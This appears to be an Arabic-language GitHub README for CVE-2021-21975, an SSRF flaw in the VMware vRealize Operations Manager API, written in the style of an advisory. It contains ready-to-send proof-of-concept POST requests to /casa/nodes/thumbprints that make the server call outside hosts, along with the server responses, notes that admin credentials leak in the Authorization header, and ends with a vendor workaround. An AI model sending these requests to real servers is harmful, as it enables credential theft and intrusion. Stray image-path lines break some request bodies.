
 murataydemir/cve-2021-21975
[CVE-2021-21975] VMware vRealize Operations Manager API تزوير طلب من جانب الخادم (SSRF)

[CVE-2021-21975] تزوير طلب من جانب الخادم (SSRF) في واجهة برمجة تطبيقات VMware vRealize Operations Manager
vRealize Operations (vROps) هي أداة تدير عمليات تكنولوجيا المعلومات ذاتية القيادة مدعومة بالذكاء الاصطناعي من التطبيقات إلى البنية التحتية لتحسين وتخطيط وتوسيع نطاق عمليات نشر VMware Cloud و HCI مع توحيد مراقبة السحابة العامة. واجهة برمجة تطبيقات VMware vRealize Operations Manager 8.4 وجميع الإصدارات السابقة معرضة لثغرة تزوير الطلب من جانب الخادم (SSRF). قد يؤدي استغلال هذه الثغرة بنجاح إلى قراءة أو تحديث الموارد الداخلية، وفي هذه الحالة أيضًا، يمكن للمهاجم سرقة بيانات اعتماد المسؤول لخادم vROps بسهولة. من خلال الجمع بين CVE-2021-21975 و CVE-2021-21983، يمكن للمهاجم تشغيل تعليمات برمجية عشوائية على خادم vRealize Operations البعيد.
إثبات المفهوم (PoC): لاستغلال هذه الثغرة، يمكنك استخدام الطلب التالي
POST /casa/nodes/thumbprints HTTP/1.1
Host: vulnerablehost
Content-Type: application/json;charset=UTF-8
Content-Length: 70
Connection: close

[
  "h4mv9d2pleyg06fqvl2o4zif46azyo.burpcollaborator.net/CVE-2021-21975"
]
الرد على الطلب أعلاه كما يلي
HTTP/1.1 200 200
Date: Fri, 02 Apr 2021 20:59:02 GMT
Server: Apache
X-VSCM-Request-Id: oH006VQB
X-XSS-Protection: 1; mode=block
X-Content-Type-Options: nosniff
Strict-Transport-Security: max-age=31536000; includeSubDomains
Content-Security-Policy: default-src https: wss: data: 'unsafe-inline' 'unsafe-eval'; child-src *; worker-src 'self' blob:
X-Frame-Options: SAMEORIGIN
Connection: close
Content-Type: application/json;charset=UTF-8
Content-Length: 151

[
  {
    "address": "h4mv9d2pleyg06fqvl2o4zif46azyo.burpcollaborator.net/CVE-2021-21975",
    "thumbprint": "<html><body>6xal4bz5uui7c8nzvu368ezjlgz</body></html>"
  }
]


كما يتم كشف بيانات اعتماد المسؤول في رأس Authorization.


إثباتات مفهوم أخرى (PoCs): أو يمكنك استخدام الطلبات التالية للكشف عن ثغرة CVE-2021-21975 تزوير الطلب من جانب الخادم (SSRF) في واجهة برمجة تطبيقات VMware vRealize Operations Manager
POST /casa/nodes/thumbprints HTTP/1.1
Host: vulnerablehost
Content-Type: application/json;charset=UTF-8
Content-Length: 37
Connection: close

[

  "78.171.203.41:8000/CVE-2021-21975"
]
HTTP/1.1 200 200
Date: Fri, 02 Apr 2021 21:00:03 GMT
Server: Apache
X-VSCM-Request-Id: oH006VQE
X-XSS-Protection: 1; mode=block
X-Content-Type-Options: nosniff
Strict-Transport-Security: max-age=31536000; includeSubDomains
Content-Security-Policy: default-src https: wss: data: 'unsafe-inline' 'unsafe-eval'; child-src *; worker-src 'self' blob:
X-Frame-Options: SAMEORIGIN
Connection: close
Content-Type: application/json;charset=UTF-8
Content-Length: 67

[
  {
    "address":"78.171.203.41:8000/CVE-2021-21975",
    "thumbprint":null
  }
]
POST /casa/nodes/thumbprints HTTP/1.1
Host: vulnerablehost
Content-Type: application/json;charset=UTF-8
Content-Length: 37
Connection: close

[

  "78.171.203.41:8000"
]
HTTP/1.1 200 200
Date: Fri, 02 Apr 2021 21:00:39 GMT
Server: Apache
X-VSCM-Request-Id: oH006VQJ
X-XSS-Protection: 1; mode=block
X-Content-Type-Options: nosniff
Strict-Transport-Security: max-age=31536000; includeSubDomains
Content-Security-Policy: default-src https: wss: data: 'unsafe-inline' 'unsafe-eval'; child-src *; worker-src 'self' blob:
X-Frame-Options: SAMEORIGIN
Connection: close
Content-Type: application/json;charset=UTF-8
Content-Length: 52

[
  {
    "address":"78.171.203.41:8000",
    "thumbprint":null
  }
]
حل بديل: إذا تعذر تثبيت التصحيح، أو لم يكن هناك تصحيح لإصدارك من vRealize Operations، يمكن اتخاذ الخطوات التالية كحل بديل للمشكلة. لا يوجد تأثير على vRealize Operations عند تطبيق هذا الحل البديل.
للتحايل على هذه المشكلة في vRealize Operations، قم بإزالة سطر تكوين من casa-security-context.xml
/usr/lib/vmware-casa/casa-webapp/webapps/casa/WEB-INF/classes/spring/casa-security-context.xml<sec:http pattern="/nodes/thumbprints" security='none'/>service vmware-casa restartلمزيد من المعلومات، تفضل بزيارة الصفحات التالية.
https://kb.vmware.com/s/article/83210
https://www.vmware.com/security/advisories/VMSA-2021-0004.html
https://f5.pm/go-66465.html






